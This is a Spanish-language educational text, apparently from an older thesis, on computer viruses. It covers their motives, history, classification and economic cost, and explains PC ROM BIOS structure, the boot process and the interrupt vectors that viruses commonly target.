La aplicación que se dá a este algoritmo es producir réplicas de su código sin consentimiento ni conocimiento del usuario.

Motivos.

Pocos programadores de virus declaran cuáles son sus verdaderos motivos, pero es claro que las variedades más nuevas y virulentas fueron estructuradas con el propósito de eludir la detección. Los principales motivos que llevan a un programador a desarrollarlos se mencionan a continuación:

Proeza	Muchas versiones de virus que existen actualmente aparecen acompañadas de jóvenes estudiantes de computación, que desarrollan este tipo de aplicaciones como un "reto", una proeza. Cada vez que una compañía proclama que su producto de software antivirus puede detectar y eliminar todos los virus conocidos y desconocidos de ahora y del futuro, surge un creador de virus que intenta demostrar lo contrario.
Protección	En algunos casos los programadores desarrollan variantes de virus que se les conoce como "esquemas de protección", que son parte en sí de los sistemas que los contienen. Este tipo de protección ha demostrado ser tan efectivo como los sistemas de resguardo que emplean métodos sofisticados de encriptamiento de programas.
Castigar	Un motivo menos frecuente es el de castigar la piratería informática, en la que los programas virus llevan control preciso del número de copias de los programas y al reconocer una copia no autorizada destruyen toda la información que esté a su alcance. En muchos casos los dueños de empresas de software contratan a programadores que desarrollan estas aplicaciones, con el fin de detectar a los elementos de su compañía que obtiene copias ilegales de los sistemas que desarrollan.
Sobotea-dores	Este es el motivo más temido. Actualmente se ha llegado a un grado de dependencia de los sistemas computarizados de tal manera que una falla en ellos es un gran problema. Algunos virus están diseñados para esto, con algoritmos sofisticados que logran penetrar los sistemas de seguridad sin ser detectados, extrayendo información, alterándola o borrándola por completo.

Perpetradores.

Las personas que desarrollan estas aplicaciones pueden tener uno o varios motivos de los mencionados anteriormente, pero es indispensable que tengan un conocimiento profundo no sólo de programación, sino además de la estructura y funcionamiento de la computadora.

Empleados	Muchos incidentes son causados por empleados autorizados que actúan en su beneficio, fuera de los objetivos y funciones de su trabajo, y en detrimento de la organización.
Desarrolladores de Software.	Inicialmente las personas que trabajan en desarrollar aplicaciones de software crearon virus que se encontraban integrados a las aplicaciones que desarrollaban, con el fin de protegerlas de ser copiadas sin autorización. Estos programas de software llevan inmerso un código de lógica de secuencia, el cual esta evaluando mensajes que recibe del usuario, sin notificación, mediante algún tipo de protocolo visual, auditivo o de tiempo. Con esto puede reconocer a un usuario no autorizado, tomando medidas pertinentes para su protección.
Prankster (bromistas)	Algunos jovenes usuarios y estudiantes de computación, crean aplicaciones para entrar deliberadamente en sistemas protegidos con claves de acceso y otros medios de seguridad, para probar su pericia. Una vez que abren los candados y penetran al sistema mandan mensajes victoriosos en pantalla, sin provocar o intentar provocar daños en la información.
Profesionales	Los "profesionales" se catalogan en tres categorías: los que tienen intenciones "criminales", los que perfeccionan sus conocimientos y los que deliberadamente los desarrollan y aplican para romper sistemas de seguridad como un "medidor" de vulnerabilidad para estudiarlas y perfeccionarlas.

Cyberpunks	Este término se emplea para describir a un grupo de programadores, pero con un comportamiento antisocial que deliberadamente irrumpen en sistemas informáticos, de todo tipo, con el fin de causar daños, solamente para su diversión y satisfacción personal. El término se deriva del género literario de ciencia ficción que describe a los ciberpunks como desarrolladores de juegos de alta tecnología.
Saboteadores o Terroristas	Las aplicaciones desarrolladas por ellos son las más complicadas y mejor diseñadas, dado que se enfrentan a los sistemas de seguridad más complejos.

1.3.2. Historia de los virus informáticos.

A continuación se presenta un cuadro con los principales hechos históricos relativos con los virus informáticos.

AÑO	Virus descubiertos	Observaciones
1949		John von Neumann, describió algunos programas que se reproducen a sí mismos en su libro Theory and Organization of Complicated Automata.
1960 1970		La primera información de algo que parece incluir ya códigos que trabajan como virus, se refiere a la década de los años 60, y es acerca de los estudiantes de computación del Instituto Tecnológico de Massachusetts. Los estudiantes se reunían para elaborar programas sofisticados de entretenimiento (juegos), pero además desarrollaban aplicaciones que tenían por fin afectar los sistemas creados por sus compañeros. Estas aplicaciones sin ser un virus propiamente funcionaban con bases similares.

AÑO	Virus descubiertos	Observaciones
1972		La primera vez que se usa el término **virus** ocurre en una novela de ciencia ficción, "When Harley Was One", por David Gerrold. La descripción del virus no es muy apegada a la realidad, aunque se distingue cierto conocimiento sobre los mismos.
1974		Xerox Corporation presentó en Estados Unidos el primer programa que ya contenía un código autoduplicador.
1983		Fred Cohen presenta una definición formal de **virus informático**. En ese momento , Cohen era un graduado de la Universidad del Sur de California, y en la cual asistía a un seminario sobre seguridad informática. Se le ocurrió la idea de desarrollar un programa que afectara el comportamiento normal de una computadora (PC), para demostrar la importancia de la seguridad en los sistemas existentes, el cual lo desarrolló en sólo una semana. El supervisor del seminario: Profesor Len Adelman sugirió que llamara a su creación como "**virus**".
1984		La revista Scientific American publica lo anterior en su artículo "Computer Recreations" en el número de mayo, ofreciendo por dos dólares las guías para la creación de virus propios.
1986		Es cuando se difunde un virus con la finalidad de causar destrozos en la información de los usuarios, y éste ataca una gran cantidad de computadoras. Fue desarrollado en Lahore, Paquistán, por dos hermanos que comerciaban en computadoras y software.

AÑO	Virus descubiertos	Observaciones
		En su compañía (Brain Computers) se ofrecían programas muy famosos a precios muy bajos con lo que el número de copias infectadas se extendió rápidamente no sólo en Paquistán, sino que al resto del mundo. Se supone que hasta la fecha el virus referido ha infectado más de 18 000 computadoras, solamente en Estados Unidos.
1987	Alameda, South African, Lehigh, Vienna, Israelí.	**Diciembre**, los expertos de IBM tuvieron que diseñar un programa antivirus para desinfectar su sistema de correo interno, pues éste fue contagiado por un virus dañino que hacía aparecer en las pantallas de las computadoras conectadas a su red un mensaje navideño, el cual al reproducirse a sí mismo múltiples veces hizo muy lento el sistema de mensajes de la compañía, hasta el punto de paralizarlo por espacio de setenta y dos horas.
1988	Italian, Dos 62, New Zealand, Cascade, Agiplan,Oropax, Search, dBase, Screen, Datacrime (viernes 13), 405, Pentagon, Traceback, Icelandic, Mistake.	Aldus Corporation lanzó al mercado originales de su programa Free-Hand para Macintosh infectados por un virus "benigno" llamado Macintosh Peace,MacMag o Brandow. La finalidad de este virus fué para desplegar un mensaje de paz en las pantallas de los usuarios, a fin de celebrar el aniversario de la introducción de la Macintosh II, el 2 de marzo de 1988.
		Richard R. Brandow, editor de la revista MacMag de Montreal, Canadá, contrató a un programador para realizar el mencionado virus, que pronto se propagó por medio de los servicios de cartelera electrónica - [Bulletin Board Service (BBS)] - (que son servicios de software o información compartida por computadoras vía módem y servicio telefónico).

AÑO	Virus descubiertos	Observaciones
		Se identificó el **virus de Jerusalén**, que según algunas versiones, fué creado por la Organización para la Liberación de Palestina con motivo de la celebración del cuarenta aniversario del último día en que Palestina existió como nación, el viernes 13 de mayo de 1988.
		El 2 de noviembre del mismo año, dos redes de computadoras en Estados Unidos fueron infectados por un virus que se introdujo en ellas, afectando a mas de 6000 equipos de instalaciones militares de la NASA, universidades y centros de investigación públicos y privados.
		30 de octubre, el diario The New York Times, anunciaba que las computadoras de la NASA había sido interferida por desconocidos causando problemas en el lanzamiento del transbordador espacial Atlantis. En esa ocasión, unas sesenta computadoras fueron infectadas y el programa intruso se siguió reproduciendo por medio de la red comercial que tiene la NASA con empresas privadas.
1989		Se llevó ante los tribunales a Robert Morris Jr. (su padre Robert Morris fué uno de los científicos de los laboratorios Bell, quien colaborara en la creación del programa Core War), acusado de ser el creador de un virus que infectó computadoras de un sinnúmero de empresas privadas y oficinas de gobierno.

AÑO	Virus descubiertos	Observaciones
1992		Se da una gran publicidad a nivel mundial a un nuevo virus llamado Miguel Angel, lo cual causó gran alarma sobre la seguridad de los sistemas computacionales, siendo este el único caso, hasta ahora, de una alarma mundial para evitar la acción de un virus. No se supo de ningun daño causado por este virus, ni siquiera de alguna detección del mismo.

1.4 Clasificación de los virus

Los virus han sido definidos y catalogados de varias formas, pero en general se clasifican según el objeto de su ataque: los archivos ejecutables y los sectores de arranque de los discos.

Inicialmente se agruparon en dos grandes categorías: Caballos de Troya y Bombas de Tiempo, aunque cada investigador del fenómeno hace su propia clasificación.

Actualmente se tienen varias agrupaciones de virus según sus características de reproducción y formas de ataque, de las cuales las más aceptadas, o por lo menos las mas difundidas, son:

Caballos de Troya	Este grupo abarca a todos los virus que infectan programas de juegos y sistemas muy comercializados. Los programas infectados se difunden rápidamente entre piratas y amigos que los copian confiadamente, pero que en cuanto se presenta una condición determinada, se activan desarrollando una labor destructiva que en algunos casos llega al formateo del disco duro, con la consecuente pérdida de toda su información.

Bombas de Tiempo	Estos tipos de virus infectan a los programas ejecutables que son los archivos con extensión .COM y .EXE. Se instalan en memoria simplemente al ejecutarse los programas que los contienen. Evalúan parámetros tales como la fecha del sistema, la hora, número de accesos a la unidad A, y al cumplir una condición determinada "explotan" borrando o alterando toda la información que esté a su alcance.
Autorreplicables	Este grupo se destaca por abarcar a los virus que se autorreproducen, es decir, que incluyen prácticamente al 75% de las variedades de virus conocidas actualmente.
Esquemas de Protección	Aquí se encuentran los programas que se diseñan para trabajar como virus, cuando se intenta copiar un programa que está protegido contra copia. En ellos se pueden encontrar estructuras complejas que llevan conteos sobre el número de copias, comprobación de la integridad de los elementos de protección, encriptamiento y comprobación de las claves de acceso al sistema. Los virus promocionales caen en esta categoría, los cuales permiten que la copia ilegal trabaje correctamente por algún tiempo, tiempo en el cual el usuario crea varios archivos. Al cabo de algún tiempo destruye módulos fundamentales del sistema, por lo que el usuario se ve obligado a comprar el programa original para poder recuperar la información que creó con la copia pirata.
Infectores del área de carga inicial	Los virus que atacan al sector de arranque se pasan de una a otra PC introduciéndose en el sector de arranque de un disco flexible. El sector de arranque es el primer sector de un disco flexible y todo disco flexible, esté o no formateado, tiene un sector de arranque. El virus pasa al disco duro si hay un disco flexible infectado en la unidad A: cuando se arranca el sistema. El virus más común de este tipo es el virus Stoned (drogado).

Infectores del sistema	Son los que afectan a los programas de sistema, por ejemplo el COMMAND.COM y otros que se alojan como residentes en memoria. Los comandos del DOS, como COPY, DIR o ERASE, son programas que se introducen en la memoria al cargar el sistema operativo, y es así como el virus adquiere el control para infectar todo disco que se introduzca en la unidad.
Infectores de programas ejecutables	La inmensa mayoría invaden los archivos ejecutables (archivos con extensión .EXE o .COM). La infección se produce al ejecutar el programa que tiene el virus, con lo que se carga en la memoria de la computadora y a partir de entonces infectará archivos ejecutables "sanos". Esta operación pasa inadvertida para el usuario.
Gusanos	Son programas que se reproducen a sí mismos y no requieren de un anfitrión. Los gusanos se cargan en la memoria y se posicionan en una determinada dirección, luego se copian en otro lugar y se borran del que ocupaban. Esto hace que queden borrados los programas o información que encuentren a su paso por la memoria, causando problemas de operación o pérdida de datos.

Una clasificación más científica, atendiendo a la manera en que se cargan en la memoria, es:

TEMPORALES -	Se instalan temporalmente en la memoria de la computadora al ejecutarse un archivo infectado. Cuando termina la ejecución del archivo, se descarga junto con el virus de la memoria, es decir, existirán en la memoria mientras sea ejecutado el programa infectado.

RESIDENTES -	Al ejecutar un programa infectado o el sector de arranque de un disco se instalan de manera que permanecen permanentes en la memoria hasta que es apagado el computador.

Puede observarse que muchos virus, atendiendo a sus características, pueden incorporarse en más de uno de los grupos anteriores, esto es fundamentalmente a que sólo un 20% de ellos son originales y el resto son variantes de los mismos.

Para elaborar una clasificación más precisa se parte de lo general a lo particular, en función de sus características. La característica general más importante es la autorreproducción, por lo que un virus puede difundirse de disco en disco, de computador en computador; pero no todos los virus tienen esta característica, por ello, ésta se presenta como el punto principal para diferenciarlos, estableciendo dos grandes categorías : no autorreplicables y autorreplicables (diseminadores).

Además de esta diferenciación, también se tiene una segunda división, por cada uno de ellos, en dos subcategorías, que son para distinguir a los que efectúan un daño latente en los sistemas (pérdida de información), y los que implican molestias insignificantes.

Lo anterior se representa en el esquema de la figura 1-2.




FIGURA 1-2. CLASIFICACION DE LOS VIRUS INFORMATICOS

Por lo tanto, para un virus **v** y un programa **p** se tiene:

v es **Benigno** respecto a **p** si:
v no es patógeno con respecto a **p**
v no es contagioso con respecto a **p**

v es un **Caballo de Troya** con respecto a **p** si:
v es patógeno con respecto a **p**
v no es contagioso respecto a **p**
v es un **Portador** con respecto a **p** si:
v no es patógeno respecto a **p**
v es contagioso respecto a **p**

v es **Virulento** con respecto a **p** si:
v es patógeno con respecto a **p**
v es contagioso con respecto a **p**

Por consiguiente, si un programa contiene algún tipo de virus, si este virus es **Benigno**, entoces el programa efectúa las mismas funciones que cuando no estaba infectado. Si el virus es un **Caballo de Troya**, éste es incapaz de infectar otros programas, sólo puede efectuar funciones de daño después de evaluar y aceptar una condición determinada. Si es un **Portador**, este es incapaz de causar daño, pero, bajo una condición determinada, infectará otros programas. Si es **Virulento**, infectará otros programas y además causará daño al sistema.

Por tanto, todo programa infectado por un virus **Benigno** es "bondadoso" con respecto a la condición anterior a su infección. Esta función le permite, al programa infectado, operar como si nunca hubiera sido tocado, y sólo se registrará la presencia del virus, por contratiempos menores, los cuales para la gran mayoría de los usuarios son prácticamente inadvertidos. A estos virus se les denomina benignos en relación a la potencialidad dañina de los virus en general.

Los programas infectados por un virus **No Autorreplicable** sólo pueden ser de tipo **Benigno** o **Caballo de Troya** con respecto a sus características antes de ser infectado. En ellos la condición que activa sus funciones dañinas puede no presentarse. Los virus **No Autorreplicables** no son capaces de infectar otros

programas, pero, un programa infectado puede imitar las funciones que efectuaba antes de ser infectado, hasta que alguna condición "dispare" la acción destructiva del virus.

Los programas infectados por virus **Diseminadores** pueden ser del tipo **Portador** con respecto a sus características antes de ser infectados. Esta clase de virus infectan a otros programas, pero nunca causan daño a los sistemas. Este tipo de virus infectan a otros programas pero no afectan la complejidad o funcionamiento de los sistemas, y por esto, no es posible identificarlos por medio de los daños que provocan.

Los virus **Virulentos** pueden efectuar ambas funciones: infectar otros programas y causar daño. Esta es la clase de virus más estudiada y temida para los usuarios.

1.5 Costo de un virus.

En el análisis sobre virus informáticos, el aspecto económico tiende a ser muy descuidado por la mayoría de los investigadores, quienes centran su atención casi al 100% en los aspectos técnicos del problema.

La repercusión económica ocasionada por un virus abarca un amplio rango que va, desde los virus "benignos" que pueden considerarse con una afectación despreciable, hasta los virus "virulentos" que pueden ocasionar daño físico en equipo o pérdida de información.

Partiendo de esta base, se debe considerar que los virus pueden causar daños en el hardware y en el software.

Los daños en hardware se presentan principalmente eh el monitor y en los lectores de drive. Un monitor cuesta entre $500,000.00 y $1,500,000.00 pesos, mientras que un drive vale $230,000.00 pesos. Así que un virus que dañe al monitor o a los drives nos costaría como mínimo estas cantidades.

Pero evaluar el costo de un virus no es tan simple.

Debe considerarse no sólo el valor de los equipos afectados, sino además el desgaste de los recursos informáticos involucrados.

Por ejemplo, suponiendo que en una compañía se efectúe un trabajo de captura durante una semana y que al final de la misma se presente un ataque viral, ocasionando la destrución de la información capturada.
En este caso debe evaluarse multiples cosas:

- El salario del personal de captura (1 semana), sin que su trabajo aporte un beneficio económico.
- El desgaste de los recursos de equipo (depreciación sin beneficio).
- El tiempo de resago (que tan rápido se volverá a capturar la información perdida).
- La pérdida de oportunidad al no contar con la información.
- ¿Cuánto costará recuperar esta información en el menor tiempo posible (pago de horas extras o contratar mas personal)?.
- Si existía un sistema de seguridad, ¿cuánto costo instalarlo?.
- Si no sólo se perdió la información de la semana, sino además programas y paquetes.

Estos son los aspectos más "visibles" pero debe considerarse incluso aquellos como el factor psicológico que propicia una especie de "fobia" a la repetición del problema, por lo cual los administradores de los sistemas llegan a tomar acciones precipitadas.

El daño al software más significativo es la pérdida de información. Para evaluar correctamente el costo de la pérdida de información por un ataque viral debe responderse a una pregunta por demás interesante:

¿Cuánto vale la información manejada en los equipos informáticos?.

Un resultado más preciso en el estudio económico de los virus implica un análisis de la rentabilidad de la información. Algunos criterios para la medición del "costo-beneficio" se presentan en la figura 1-3.

El rango beneficio/costo en los sistemas de información es un criterio, más que un auténtico índice mensurable.

CRITERIO DE RENTABILIDAD DE LA INFORMACION

$$\text{RENTABILIDAD DE LA INFORMACION} = \frac{\text{UTILIDAD}}{\text{COSTO}}$$

* UTILIDAD = FUNCION DE { GRADO DE NECESIDAD; OPORTUNIDAD (TIEMPO); ADECUACION }

*COSTO = FUNCION DE { EXACTITUD; TIEMPO DE OBTENCION }




FIGURA 1-3. CRITERIO DE RENTABILIDAD DE LA INFORMACION

Analizando los componentes de la "utilidad" de la información, se encuentra que la **oportunidad en el tiempo** es una cualidad de singular importancia. Un ataque viral puede disminuir la utilidad de la información al propiciar resago en la funcionalidad de los sistemas informático. El resago se prolonga en gran medida en caso de perdida de información que deba ser restablecida, ya que debe considerarse en que tiempo debe cubrirse este restablecimiento para que la información puede ser oportuna todavía.

Por otro lado, la evolución actual, tiende al incremento de la inversiones destinadas al tratamiento de la información, y ello a causa de la evolución de las necesidades en el campo de la informática.

Sin embargo es difícil hallar criterios de medida que permitan evaluar la rentabilidad de los sistemas de información.

Además se debe considerar que toda información posee, a la vez, un valor psicológico: ayuda a la toma de decisión, confianza en esta decisión y un valor económico que puede ser medido en ciertos casos.

La toma de decisiones es en sí un factor importante: no se trata de presentar la decisión que producirá mejores resultados - imposible de predecir apriori - sino la que está mejor fundamentada.

La fundamentación de la toma de decisiones, basada en información oportuna es en términos reales muy valiosa y su afectación por la actividad de un virus informático puede ser lamentablemente muy costosa.

En este punto es imposible precisar cifras. Por ejemplo, la información procesada en una computadora empleada solamente para trabajo secretarial, no será "tan valiosa" como otra que procese cotizaciones, análisis presupuestales o estudios de mercado.

Así que el porcentaje de seguridad que debe cubrirse en un sistema depende de muchos factores, por esto es que se debe considerar no sólo emplear un programa antivirus, sino un plan integral de seguridad informática.

Por otro lado son muy pocos los estudios serios hechos para medir la repercusión económica propiciada por un virus. En agosto de 1988, la Nuclear Regulatory Commision, de Estados Unidos, anunció su intención de sancionar hasta con 1'250,000 dólares a la planta de energía nuclear Peach Bottom, en Pensilvania, porque sorprendió a los operadores de la planta jugando en las computadoras con copias piratas de programas de juegos (principales medios de propagación de virus infomáticos).

Puede resumirse en términos reales que **gastar en un sistema que asegure un 90% de nuestra información nos costará un 10% de las ganancias, pero si se emplea un sistema que asegure tan sólo el 10% de la información puede repercutirnos en el 90% de las ganancias** (figura 1-4).




FIGURA 1-4. RELACIÓN COSTO DE SEGURIDAD-PERDIDA ECONOMICA

2

ESTRUCTURA DE LOS VIRUS INFORMATICOS

Los virus informáticos se reproducen de disco a disco, de computador en computador y algunos alteran el funcionamiento de un computador al tener acceso directo al BIOS.

La mayoría de los usuarios no tienen ninguna noción, ni siquiera elemental, de como está estructurado un computador, los medios de almacenamiento ni como operan las funciones básicas del BIOS, por lo que no pueden entender plenamente a los virus. Estos conocimientos, que aunque técnicos no son complicados para entenderse, son fundamentales no sólo para comprender a los virus, y al tenerlos, el usuario posee recursos apropiados para detectarlos, prevenir su contagio así como sus daños, erradicarlos y en la medida de lo posible recuperar información que hayan afectado, aún sin contar con los programas antivirus, que por otro lado son, hasta cierto punto, inseguros para la detección de nuevos virus.

Es por esto que se dará a conocer los conocimientos básicos del software de ROM, lo cual permitirá conocer como alteran y modifican el funcionamiento de un computador.

Si conocemos la estructura de los discos y su funcionamiento, entenderemos cómo y en que áreas se alojan estos programas, con lo que será más fácil localizarlos y podremos tomar las medidas adecuadas para combatirlos.

Por último se estudiará en detalle la manera en que efectúan la autorreproducción, la cual es la función mas peculiar de éstos, con lo que se podrán entender los controles que efectúan los programas antivirus, así como justificar algunas reglas básicas de seguridad que se estudiarán en el capítulo 3.

2.1 Conceptos básicos del software de ROM.

Este software es el que inicializa al computador y permite que las funciones que efectúa sean mucho más fáciles al permanecer permanentemente dentro de la computadora. Este software de ROM (Read Only Memory - memoria de sólo lectura), es una memoria permanentemente recordada por los circuitos ROM del computador, la cual no puede ser cambiada, borrada o perdida.

Las computadoras PCs y PS/2s contienen un ROM con programas y datos necesarios para inicializar y operar un computador y sus periféricos (monitor, impresora, etc.). La ventaja de tener los programas fundamentales para la computadora en ROM es que está justamente ahí (dentro del computador), y no es necesario cargarlos en memoria de algún disco, que es la forma en que carga en memoria al sistema operativo. Como son permanentes, los programas en ROM pueden ser empleados por otros programas (incluyendo al DOS).

Los programas contenidos en ROM ocupan las direcciones F000:0000h a F000:FFFFh en la familia PC/XT/AT y en los PS/2 modelos 25 y 30, y E000:0000h a F000:FFFFh en los otros modelos de PS/2s. Esto puede observarse esquemáticamente en la figura 2-1.

La dirección exacta en que se encuentra una rutina en la ROM puede variar en los distintos tipos de computadoras, por lo que la IBM provee una interface consistente con el software de ROM empleando interrupciones, las cuales se explicarán más a detalle en la sección 2.1.2.

2.1.1. Mapa de memoria del sistema.

En la original IBM PC, los 1MB de espacio direccionables por el 8088 fueron divididos en áreas específicas según su función, como se muestra en la figura 2-1. Este mapa de memoria ha sido integrado, por compatibilidad, en los subsecuentes modelos de PC y PS/2.




FIGURA 2-1. Mapa de memoria usado en PCs y PS/2s

Una consecuencia de la distribución de la memoria en esta forma es el diseño del microprocesador 8086. Por ejemplo, el 8086 siempre mantiene una lista de vectores de interrupción (direcciones de rutinas de manejo de interrupciones) en los primeros 1024 bytes de la RAM. Similarmente, todo procesador basado en el 8086 coloca la memoria ROM en la parte alta de la memoria, porque, el 8086, cuando comienza, ejecuta el programa que comienza en la dirección FFFF0h.

El resto del mapa de memoria muestra una división general entre la RAM en la parte baja de la memoria y la dirección de la ROM en la parte alta. Un máximo de 640 KB de RAM puede existir entre las direcciones 00000h a 9FFFFh (esta es el

área de memoria descrita por el programa CHKDSK del DOS). Los subsecuentes bloques de memoria son reservados para el video (A0000h a BFFFFh), circuitos de expansión de ROM (C0000h a DFFFFh), y la ROM permanente (E0000h a FFFFFh).

2.1.2. Arranque del computador

El primer trabajo que efectúan los programas de ROM es el de supervisar el arranque del computador.

Las rutinas de arranque efectúan cinco operaciones básicas:

1	Se efectúa un rápido chequeo del computador (y de los programas de ROM) para asegurarse que todo está en orden.
2	Inicializa los circuitos que controlan los dispositivos periféricos conectados al computador.
3	Establece la tabla de vectores de interrupción.
4	Checa que equipos periféricos están conectados al computador.
5	Lee el sistema operativo de algún disco (A o C) y lo carga en memoria.

Las operaciones anteriores se explicarán a continuación con mayor detalle:

El chequeo del sistema, comienza desde el momento que se prende y es un importante proceso que asegura el funcionamiento correcto del computador. El chequeo en este punto es muy rápido, con excepción del chequeo de la memoria (RAM), el cual puede ser muy lento para computadoras que tienen gran capacidad de memoria.

El proceso de inicialización es más complejo. Una rutina establece los valores default para los vectores de interrupción. Estos valores son las direcciones de rutinas estándar localizadas en la ROM BIOS, o direcciones de rutinas de "no_hacer_nada" también en la ROM BIOS tales que serán remplazadas por

rutinas establecidas por el sistema operativo o por el propio usuario. Otra rutina de inicialización determina que equipo está declarado para ser manejado por el computador y establece un registro de esto en una locación estándar en la parte baja de la memoria. Esta información varía de modelo a modelo y el ROM BIOS lee estos datos de configuración de un área de memoria especial, no volátil, cuyo contenido es inicializado por un programa especial llamado setup, proporcionado por IBM. El resto de las rutinas de inicialización efectúa una inspección lógica y prueba del hardware del computador.

La información de estado es recordada e inicializada en la misma forma por todo modelo de computador, y por esto, cualquier programa puede examinarla y utilizarla. Las rutinas de inicialización también checan nuevo equipo declarado y extensiones de la ROM. Si encuentra alguna, transfiere momentáneamente el control a la extensión de ROM para que ésta inicialice sus procesos.

La parte final de este proceso de arranque, es ejecutar el programa de bootstrap - programa de arranque. Este es una pequeña rutina que ejecuta un programa de un disco. En esencia, el ROM bootstrap lee el sector de carga de un disco (boot sector - sector 0). El boot sector del disco es responsable de llamar a otro programa del disco, que es usualmente un sistema operativo, tal como el DOS (Disk Operating System). Si el programa de carga (ROM bootstrap) no puede leer el sistema operativo, activa algunas rutinas del ROM BASIC o despliega un mensaje de error. Si no existe problema en ejecutar el programa de carga ni al cargar el sistema operativo el proceso termina y el computador transfiere el control al sistema operativo.

2.1.3 El ROM BIOS

El ROM BIOS es la parte del ROM que siempre está activa mientras el computador esté trabajando. El principal objetivo del ROM BIOS es el de proveer servicios fundamentales que son necesarios para el computador. La parte más importante de sus funciones es la de controlar los dispositivos periféricos, tales como el monitor, el teclado, y las unidades de disco. El BIOS no sólo contiene rutinas necesarias para el control de los periféricos, también contiene rutinas

fundamentales para la operación del computador, tal como el manejo del tiempo o de fechas.

Conceptualmente, los programas del ROM BIOS mantienen funciones entre programas ejecutados en RAM (incluyendo al DOS) y el hardware. En efecto, el BIOS trabaja en dos direcciones o dos formas de procesamiento. Por un lado atiende requerimientos de programas que emplean servicios de entrada/salida con funciones estándar del BIOS. Un programa invoca estos servicios con una combinación de un número de interrupción (que indica el sujeto de servicio requerido, tal como servicios de impresión) y el número de servicio (que indica específicamente que servicio requiere). Por el otro lado el ROM BIOS se comunica con los dispositivos periféricos de hardware (pantalla, controladores de discos y otros) , empleando comandos detallados sobre el requerimiento del periférico.

2.1.4. Vectores de Interrupción

La familia de IBM PCs, tal como todo computador basado en la familia del microprocesador 8086 de Intel, es controlada por el uso de interrupciones, que pueden generarse por hardware o por software. Las rutinas de servicios del BIOS no tienen excepciones, estas son asignadas por un número con el cual se puede llamar a ésta siempre que se quiera usar el servicio.

Cuando ocurre una interrupción, el computador transfiere el control al comienzo de una subrutina cuya dirección fue inicializada por las rutinas de arranque del ROM (las rutinas de servicio del BIOS no son más que un conjunto de direccionamientos a subrutinas para el manejo de estas interrupciones). El comienzo de la subrutina para el manejo de interrupción es llamado por las direcciones del segmento y desplazamiento contenidas dentro de los registros de control de flujo de programa: registro CS (code segment - segmento de código) y el registro IP (instruction pointer - puntero de instrucción), que juntos forman el par CS:IP. Los direccionamientos de las subrutinas de interrupción de esta manera son llamados vectores de interrupción.

Durante el proceso de inicialización del sistema, el BIOS establece la tabla de vectores de interrupción de acuerdo a las direcciones de estas subrutinas en la ROM. La tabla de vectores de interrupción comienza en el principio de la RAM, en

la dirección 0000:0000h (vea la sección 2.1 - mapa de memoria). Las direcciones en esta tabla se establecen como un par de palabras (words- cada word, palabra, consta de dos bytes), la primera de las cuales corresponde al desplazamiento y la segunda al segmento. Un vector de interrupción puede cambiarse a otra subrutina de interrupción, simplemente con ubicarse en el vector y cambiarle los valores de las direcciones.

En general, las interrupciones en la familia de PCs pueden dividirse en seis categorías: microprocesador, hardware, software, DOS, BASIC y de uso general.

Debido a que estos vectores constan de dos palabras de longitud, y dado que el vector de interrupciones es el comienzo de la memoria, se puede encontrar la locación en memoria de cualquier interrupción, multiplicando el número de la interrupción por 4 (dos palabras equivalen a 4 bytes). Por ejemplo, el vector de interrupción 05h, el servicio de interrupción para impresión de pantalla, lo podemos encontrar en el desplazamiento 20 (5x4=20); esto nos dá la dirección 0000:0014h. Se puede examinar los vectores de interrupción empleando el programa DEBUG del sistema operativo. Por ejemplo, podemos examinar la interrupción 05h con DEBUG de la siguiente manera:

```
DEBUG
-D 0000:0014 L 4
```

DEBUG mostrará cuatro bytes en numeración hexadecimal, tal como, por ejemplo:

```
54 FF 00 F0
```

Convierta esto a una dirección de segmento y un desplazamiento invirtiendo el orden de las palabras, con esto encontrará el vector de interrupción que es la dirección en ROM donde se encuentra la subrutina que efectúa la impresión de la pantalla (interrupción 05h) y que es F000:FF54h (esta dirección es distinta para los diferentes miembros de la familia PC).

En la tabla 2-1 se muestran las principales interrupciones y sus vectores de direccionamiento, resaltando las que son afectadas usualmente por los virus informáticos.

Número de Interrupción		Desplazamiento en el segmento	USO
Hexadecimal	Decimal	0000	
05H	5	0014	Invoca el servicio de impresión de pantalla de la ROM BIOS.
08	8	0020	Clock Timer (Reloj del sistema).
13H	19	004C	Invoca los servicios para manejo de discos del ROM BIOS.
15H	21	0054	Invoca los servicios de sistema del ROM BIOS.
16H	22	0058	Invoca los servicios "standar" para manejo del teclado de la ROM BIOS
21H	33	0084	Invoca los servicios de funciones del DOS
27H	39	009C	Termina la ejecución de un programa pero lo deja residente en memoria.

TABLA 2-1. INTERRUPCIONES USUALMENTE AFECTADAS POR VIRUS INFORMATICOS

2.1.5. Arranque del DOS

